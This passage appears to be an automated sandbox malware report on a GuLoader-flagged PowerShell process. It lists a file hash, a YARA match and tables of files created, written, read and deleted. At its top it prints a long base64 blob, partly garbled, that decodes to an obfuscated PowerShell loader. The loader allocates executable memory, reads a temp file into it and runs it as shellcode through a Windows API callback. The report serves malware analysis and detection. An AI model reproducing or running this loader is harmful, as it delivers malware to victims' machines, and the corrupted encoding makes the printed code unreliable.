8AawBzAGUAbABsAGkAbgAgAHMAbwBlAGsAbwBlAHMAawB2AGkAIABkAG8AcgB0ACAAUgBlAG4AZABlAGcAcgBhAHYAbgAgAA0ACgAjAE4AaQB2
AGUAYQA1ACAAYwBvAG4AYwBsAHUAcwBpAGIAIABTAFAARQBFAFIASQBOAEcAIABTAHUAcABlAHIAbwBmAGYAaQBjACAARwBhAG4AZwBsAGkAbg
BqAGUAcwAzACAAYQBzAGMAaAAgAFIAZQBkAGkAZABlAG4AIABTAFQASgBGAEkATABBATABFAFIAQgAgAHUAbgBpAHQAdABlACAATABFAEcARQBSAEUA
RABFACAAcwB0AGUAcgAgAGkAZABlAGUAcgAgAE8AcABrAGwAYgBiAGUAbgB2AG4AIABTAGUAcgBlAGEAbgAgAHMAbABhAHYAZQAgAA0ACgAjAH
QAeQByAGEAbgBuAGkAIABiAG8AZwBlAG4AcwAgAEgAQQBOAEQARQBMAFMARgBPAFIAIABFAHAAaQBrAGUAcgAgAFYARQBEAFIATwBFACAAUABh
AHIAZQAgAEkAbgB0AHIAdgBhAHMAIABQAGUAdAByAG8AZwBlAG4AeQAyACAAQQBzAHMAZQBuAGQAZQBuACAAUwB1AGcAYQByAGkAbgBnACAAaQ
BjAGgAdABoAHkAbwBzAGEAdQAgAA0ACgAjAEwAYQBuAGQAbQBhAHMAcwA0ACAAUgBiAGEAcgBlAHMAcAA2ACAAUAByAGUAYwBlAGwAZQBiAHIA
YQAgAFAAYQBzAGkAZwBhAG4AZwBnADUAIABVAG4AcgBlAG4AdABuAGMAIABCAEEARwBTAFQAIABTAFQASgBHAFIATgAgAFUAbgBwAHIAZQBmAG
UAcgAgAFQATQBSAEUAIABMAG8AZAB0AHIAawBuAGkAbgBnACAAQwBvAG4AdgAxACAAVgBBAEUAUgBOAEUAIABoAG8AbABhACAAZQB4AHAAZQBy
AGkAbQBlACAAVAB5AGsAawBlAHMAcABlACAARgBhAGkAZAAgAFAAaQBwAHAAcgBvAGYAaQBuAGkAIABoAGUAcABsAGUAcABBAGQAbgAgAHUAQwBB
AgAEEAcgBiAGUAaQBkADMAIAB0AG8AYgBhAGsAIABSAGEAZABpAG8ANgAgAEEAUwBQAEkAUQAgAEMAbwBuAHIAYQBkAGgAZQBrADEAIABTAG4A
YQByAGkAOQAgAEkAbQBpAHQAYQB0AGkAOAAgAEsAYQBnAGUAbQBhAGQANwAgAEEAZgBnAHUAZABzACAADQAKACMAVQBOAEFAASAAg
AEYAcgBlAHIAOAAgAFIAZQBkAGkAIABIAG8AdgBlADQAIABBAEEAVABBAEIAIABQAEIATAEUAUwAgAFQASQBMAEIAQQBHACAAUgBvAHQAdABlAHIAIABhAHIAaQBJAAg
BlACAAcwBhAG4AcwBlAG8AcgBnAGEAbgAgAHMAcAB1AGkAcgB0ACAATwBtAG8AcABsAGEAdABvAHMAYwAgAFIAcwBrAG4AIABLAHkAbABBAHMADkA
IABUAE8ATgBFAEQAUwBLAEkARgAgAEMAbwBhAGMANwAgAHMAcABvAHQAZwB5AHMAIABLAGEAdAB0AGUANwAgAEgAeQBkAHIAbwB0
AGgAZQByAGEANgAgAEMATwBNAFAAUgBFAFIAQgAgAFMAYQB4AG4AaQBBAEEAUABJAFAAVABUAEAgAGIAYQByAHkAZQAgAHIAYQB0AG8A
bgBmAG8AcgBlAGQAIAANAAoAIwB1AG4AZABlACAAQQBNAFAASABJAFAAYgBwAEMAAUwBwAHIAbwBnAGYAbwA2ACAAYgBvAG4AZAAgAEEATABBBUAF
MAVAAgAEMAaABhAG4AZwBvAGEAbgBhAG4AIABQAEEAVQBSAE8AUAAgAEYAbwByAG0AaQBuACAATABvAHYAcAByAGkAcwBmAHIAZQ
A3ACAARQB4AGMAbwBjAHQAaQA2ACAAVABBAEsAVABBAFQACAAQQBuAHQAaQBlAG0AcABpAHIAaQA3ACAARwBhAHIAbgBlAHIAaQBuAGcAZQAgAFAA
TABBAE4AWABBUACAASwBOAEkAVgBBAE4ACAAdgByAGQAaQByAGUAZAB1ACAAUABvAGwAeQBjAGgAbwByACAAZQBsAGkAcwBvAHIAcwBo
ACAAVgBpAHQAZQBzAHMAZQAyACAAcwBlAHMAcwBpACAAQgBvAHIAdABsAGUAZAB0AGUAIABLAEEATgBEAEkAUwBFAE4ASwAgAEcA
aQBuAHMAaQA0ACAASwBVAE4AUwBUAE0AVQBTAEUAUABIAEQAQABGAEcAbABlAHIAaQBuACAAaQBuAGUAIABMAFUATABBAGAgAG0AYQB0
AHIAaQBjAHUAbABhAHQAIABEAGkAbABpAGcAZQBzAHMAbgBtADQAIABTAEUAUwBBAFUABAEEAbgAgAHMAbABhAHYAZQAgAA0ACgAjAA0ACg
BBAGQAZAAtAFQAeQBwAGUAIAAtAFQAeQBwAGUARABlAGYAaQBuAGkAdABpAG8AbgAgAEAAIgANAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0A
OwANAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQAZQByAG8AcABTAGUAcgB2AGkAYwBl
AHMAOwANAAoAcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGMAbABhAHMAcwAgAEYAbwByAGwAeQA5ADEADQAKAHsADQAKAFsA
RABsAGwASQBtAHAAbwByAHQAKAAiAGcAZABpADMAMgAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQBy
AG4AIABJAG4AdABQAHQAcgAgAEUAbgB1AG0ARgBvAG4AdABzAEEAKABzAHQAcgBpAG4AZwAgAEYAQQBCAEwARQAsAHUAaQBuAHQAIABLAG8Abg
BnAGUAaAAB1AHMALABpAG4AdAAgAEQAaQBzAHYAYQBzAGMAaQBhAG8ALABpAG4AdAAgAEYAbwByAGwAeQA5ADAALABpAG4AdAAgAE
0AYQBpAG4AYQBzAGMAaABlACwAaQBuAHQAIABNAG8AcgBhAGwAaQB0ADEALABpAG4AdAAgAFQATwBSAEUAUQBBAEE8AKQA7AA0ACg
BbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBLAEUAUgBOAEUATABAAzADIAIgAsACAARQBuAHQAcgB5AFAAbwBpAG4AdAA9ACIAQwByAGUAYQB0AGUA
RgBpAGwAZQBBACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAVgBpAGEAYwAoAF
sATQBhAHIAcwBoAGEAbABBAHMAKABVAG4AbQBhAG4AYQBnAGUAZABUAHkAcABlAC4ATABQAFMAdAByACkAXQBzAHQAcgBpAG4AZw
AgAEYAYQBCAEwARQAsAHUAaQBuAHQAIABLAG8AbgBnAGUAaAB1AHMALABpAG4AdAAgAEQAaQBzAHYAYQBzAGMAaQBhAG8ALABpAG
4AdAAgAEYAbwByAGwAeQA5ADAALABpAG4AdAAgAE0AYQBpAG4AYQBzAGMAaABlACwAaQBuAHQAIABNAG8AcgBhAGwAaQB0ADEALABpAG4AdAAg
AFQATwBSAEUAQQBBAEE8AKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBuAHQAZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQ
B0AGkAYwAgAGUAeAB0AGUAcgBuACAAaQBuAHQAIABOAHQAQQBsAGwAbwBjAGEAdABlAFYAaQByAHQAdQBhAGwATQBlAG0AbwByAH
kAKABpAG4AdAAgAEYAbwByAGwAeQA5ADYALAByAGUAZgAgAEkAbgB0ADMAMgAgAHIAdQBzAHQAbgBpAG4AZwBlAHIALABpAG4AdAAgAFAAbwBp
AG4AdABzAG0AZQBuAGgALAByAGUAZgAgAEkAbgB0ADMAMgAgAEYAbwByAGwAeQA5ACwAaQBuAHQAIABXAE8AUgBLAFMASABBAFAA
TQBFACwAaQBuAHQAIABBAG8AbgBsAHkAKQA3ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIASwBFAFIATgBFAEwAMwAyACIALAAgAE
UAbgB0AHIAeQBQAG8AaQBuAHQAPQAiAFIAZQBhAGQARgBpAGwAZQAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQBy
B4AHQAZQByAG4AIABpAG4AdAAgAEMARABBBAEMAKABpAG4AdAAgAFAAbwBpAG4AdABzAG0AZQBuAGgALAB1AGkAbgB0ACAAaQBuAHQAIABQAG
8AaQBuAHQAcwBtAGUAbgBoADEALABJAG4AdABQAHQAcgAgAFAAbwBpAG4AdABzAG0AZQBuAGgAMgAsAHIAZQBmACAASQBuAHQAMw
AyACAAUABvAGkAbgB0AHMAbQBlAG4AaAAzACwAaQBuAHQAIABQAG8AaQBuAHQAcwBtAGUAbgBoADQAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8A
cgB0ACgAIgBVAFMARQBSADMAMgAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQ
AHQAcgAgAEUAbgB1AG0AVwBpAG4AZABvAHcAcwAoAEkAbgB0AFAAdAByACAAUABvAGkAbgB0AHMAbQBlAG4AaAA1ACwAaQBuAHQAIABQAG8AaQ
BuAHQAcwBtAGUAbgBoADYAKQA7AA0ACgANAAoAfQANAAoAIgBAAA0ACgAjAEgATwBWAEUARABCAFkAIABWAEUATABTAEUAUwBNAC
AARQB2AGUAcgBlAGQAIABQAHIAbwBhAG0AYQB0AGUAaABhAHMAaQBwAGEAZABlAHYAZQBuAHQAdQBhACAAcABpAGEAZABlAHYAZQBuAHQAdQBu
AGUAcgBuACAAYgBlAHQAaABhAG4AawBpAG4AZwBlAHQAdQBhAHMAdABlAHIAbgBlAHIAIABKAHYAZQBuAHQAdQBhAHYAZQBuAHQAdQBuACAAZgBvAHIAbABhAHQAbABi
AGUAcgBuACAAYgBlAHQAaABhAG4AawBpAG4AZwAgAGUAdQBtAGEAcgBkAHQAbABvAHQAdABlAHIAcwBpAGQAYQBnAHQAYQBuACAAZQBuAHQAcgBpAHQAYQBuACAAcgBvAHIAbwBlAHMAYQBiAGkA
B5ADkAMgA9ACIAJABlAG4AdgA6AHQAZQBtAHAAIgAgACsAIAAiAFwATwBWAEUAUgAuAGQAYQB0ACIADQAKACMAYgBvAG8AawBsAGkAZwB0AG0A
IABGAG8AcgBzAGEAZQBkAGUAdQAgAFUAbgBkAGUAcgBzACAAYgBvAHIAdABmAG8AcgBrACAAZABlAHQAZQAgAEwAYQBtAHAAYQAgAEIAbABhAG

	4AYwBoAGUAZAA2ACAAVABhAHcAcABpAGUAbQBhAHMAdAAgAHQAaQBsAHMAdABhAG4AZAAgAGsAYQByAHQAbwBuAG4AIABCAGUAdg BpAGwAZwBlAG4AZAAxACAAQgBhAGcAZwByAHUAbgBkADEAIABUAGEAbgB0AGEAbABpAHMAZQAyACAAQgBsAG8AZAB0ADMAIAANAAoAJABGAG8A cgBsAHkAOQAzAD0AMAA7AA0ACgAkAEYAbwByAGwAeQA5ADkAPQAxADAANAA4ADUANwA2ADsADQAKACQARgBvAHIAbAB5ADkAOAA9 AFsARgBvAHIAbAB5ADkAMQBdADoAOgBOAHQAQQBsAGwAbwBjAGEAdABlAFYAaQByAHQAdQBhAGwATQBlAG0AbwByAHkAKAAtADEALABbAHIAZQ BmAF0AJABGAG8AcgBsAHkAOQAzACwAMAAsAFsAcgBlAGYAXQAkAEYAbwByAGwAeQA5ADkALAAxADIAMgA4ADgALAA2ADQAKQANAAoAIwBTAHYA awBsAGkAbgBnAGUAcgBuADEAIABiAGwAYQBuAGsAIABHAHUAdAB0AGUAcgBzAHMAZQAgAFUASABZAEcARwBFAE4AUwBJAEwAIABVAGYAbwByAG QAIABSAGkAZwBzAGcAcgBlACAAQgBMAE8ASwBOAEkAIABFAFYAQQBOAEUAUwAgAFQAcgBhAGMAdABhAGIAIABKAHUAbABlAG4AZQBnACAAYgBu AGYAYQBsAGQAZQBsAHMAIABNAEkAUwBMACAAbwBtAHMAdAAgAFQAZQBzAHQAaQBrAGwAZQBuADYAIABGAGkAbABtACAAcABhAG0A cABhAG4AZwBvAGsAbwAgAA0ACgAkAEYAbwByAGwAeQA5ADQAPQBbAEYAbwByAGwAeQA5ADEAXQA6ADoAVgBpAGEAYwAoACQARgBv AHIAbAB5ADkAMgAsADIAMQA0ADcANAA4ADMANgA0ADgALAAxACwAMAAsADMALAAxADIAOAAsADAAKQANAAoAIwBMAGUAbgBzAGEAZgB0AGEAbA BlACAATgBhAHQAdQA4ACAARgBPAFIAUwBBAE0ATABJAE4AIABJAG4AawBvACAAUwBVAEIATQBPAEQARQBBACAAZQBsAGUAZgAgAG MAYQB0AGEAcgBpAG4AZQBzACAAQgByAGEAbgBjAGgAZQBvAHIAIABOAG8AbgBmAGEAbgA1ACAATQBpAHMAdwA3ACAAQgBpAGwAbAAgAHoAbwBl AGYAbwByACAAUABhAGwAYQBlACAASwBoAGEAcgB1AG4AIAByAGUAdAByAGkAYgB1AHQAaQAgAFMAdQBmAGYAcgBhAGcAZQB0ACAA TABpAG4AcwBlAHIAbgA3ACAARQBrAHMAaQBsAGUAcgA5ACAAYwBhAHQAYQBsAHkAcwB0AGwAZQAgAFYAYQBnAGkAZgAgAFMAawByAGwAbABlAH IAYQBuAGkAIABSAEUAVABTAEEAIABUAGgAcgBvAGMAawBzAGkAIABJAG4AZQBmAGYAaQBjAGEAYwA4ACAAZwBlAG4AZQByAGEAIABVAGwAdgBl AHUAbgBnACAATgBpAGcAaAB0AHcAYQByAGQAbgAyACAASwBWAEEARABSAEEAVABUAEEAIAANAAoAJABGAG8AcgBsAHkAOQA1AD0A MAA7AA0ACgAjAEwAYQBuAGQAcwByAGUAdABwAG8ANAAgAE8AcABzAHYAdQBsADMAIABLAG8AbgB0AHIAYQAgAHAAcgBlAGQAZQAgAEIAUgBBAE 4ARABTAEwAIABTAEsATwBWAEQAQQBlAEwAVQAgAGQAZQBjAGEAbgBhAGwAcwBhACAAawBhAG8AbABpAG4AcwBhACAAZwByAHUAdA B0AGUAZABlACAAUwB0AHIAbQBmAG8AcgBiACAAUABzAGUAdQBkADYAIABIAGUAcAB0AGEAcgBjADgAIABTAGUAYwByACAAYgBpAGwAbABvAHcA aQBuACAAYgBhAHQAYwAgAEYASQBUAFQAQQBCAEwARQAgAFAAaQBuAGsAbgBlAHMAcwBlACAAUABTAE8AQwBJAEQAQQBFAEMASAAg AA0ACgBbAEYAbwByAGwAeQA5ADEAXQA6ADoAQwBEAEEAQwAoACQARgBvAHIAbAB5ADkANAAsACQARgBvAHIAbAB5ADkAMwAsADUA OQAxADcAOQAsAFsAcgBlAGYAXQAkAEYAbwByAGwAeQA5ADUALAAwACkADQAKACMAdABoAGUAbQAgAFMAUABBAFQAQQBMACAAUwB0 AGEAbABsAGUAcgBvADgAIABQAGkAcwB0AGkAIABPAGUAZABpAGMAbgAgAEMAQQBOAE4ASQBCAEEATAAgAEwAeQBrAGsAZQBkAGUAcwBzADcAIA B0AHIAZQBkAGkAdgBlAGEAYQByACAAUgBlAGoAcwB0AGYANAAgAFMAVQBQAFAARQBUAEUAUgBSACAARgBsAGUAcgBkAG8AYgAxAC AASQBuAG8AcgBkAGkAbgA1ACAASwBOAEIARQAgAFMAdABhAHQAaQAgAFIAZQBzAHQAYQB1AHIAYQB0ADgAIABMAGkAdABoAHkAcwA4ACAATABF AFQAVABSAE8AIABsAGkAZwByAG8AaQBuAHMAcgAgAEQAcgBiAHQAIABkAGUAZwBhAHMAcwBlAHMAIABCAGwAcgBlAHIAbwA4ACAADQAKAFsARg BvAHIAbAB5ADkAMQBdADoAOgBFAG4AdQBtAFcAaQBuAGQAbwB3AHMAKAAkAEYAbwByAGwAeQA5ADMALAAgADAAKQANAAoADQAKAA==
Imagebase:	0xfc0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000012.00000002.806121442.0000000009200000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D66CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D66CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_p0z1jjqw.oai.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6BAF1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zxf5m4f4.ld0.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6BAF1E60	CreateFileW
C:\Users\user\Documents\20220512	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BAFBEFF	CreateDirectoryW
C:\Users\user\Documents\20220512\PowerShell_transcript.284992.cRfLnhRZ.20220512133303.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BAF1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nixooqy0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D0CFF3C	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BAF1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BAF1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BAF1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BAF1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BAF1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BAF1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_p0z1jjqw.oai.ps1	success or wait	1	6BAF6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zxf5m4f4.ld0.psm1	success or wait	1	6BAF6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.out	success or wait	1	6BAF6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.0.cs	success or wait	1	6BAF6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.err	success or wait	1	6BAF6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.dll	success or wait	1	6BAF6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.cmdline	success or wait	1	6BAF6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.tmp	success or wait	1	6BAF6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_p0z1jjqw.oai.ps1	0	1	31	1	success or wait	1	6BAF1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zxf5m4f4.ld0.psm1	0	1	31	1	success or wait	1	6BAF1B4F	WriteFile
unknown	0	3	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BAF1B4F	WriteFile
unknown	3	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	6BAF1B4F	WriteFile
unknown	16387	3888	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	6BAF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.0.cs	0	889	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0d 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 46 6f 72 6c 79 39 31 0d 0a 7b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 67 64 69 33 32 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 45 6e 75 6d 46 6f 6e 74 73 41 28 73 74 72 69 6e 67 20 46 41 42 4c 45 2c 75 69 6e 74 20 4b 6f 6e 67 65 68 75 73 2c 69 6e 74 20 44 69 73 76 6f 69 63 65 61 6f 2c 69 6e 74 20 46 6f 72 6c 79 39 30 2c 69 6e 74 20 4d 61 69 6e 61 73 63 68 65 2c 69 6e 74 20 4d 6f 72 61 6c 69 74 31 2c 69 6e 74 20 54 4f 52 45 41 44 4f 29 3b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28	using System;using System.Runtime.InteropServices;public static class Forly91{[DllImport("gdi32")]public static extern IntPtr EnumFontsA(string FABLE,uint Kongehus,int Disvoiceao,int Forly90,int Mainasche,int Moralit1,int TOREADO);[DllImport(	success or wait	1	6BAF1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.cmdline	0	369	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6e 69 78 6f 6f 71 79 30 5c 6e 69	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\nixooqy0\ni	success or wait	1	6BAF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.out	0	455	ff 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 44 65 73 6b 74 6f 70 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69	C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automati	success or wait	1	6BAF1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D645705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D645705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D645705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D645705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D5A03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D64CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D64CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D64CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D5A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D5A03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D645705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D645705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D645705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D645705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D5A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D5A03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D645705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D645705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D651F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23132	success or wait	1	6D65203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D5A03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6BAF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6BAF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6BAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6BAF1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6BAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6BAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6BAF1B4F	ReadFile
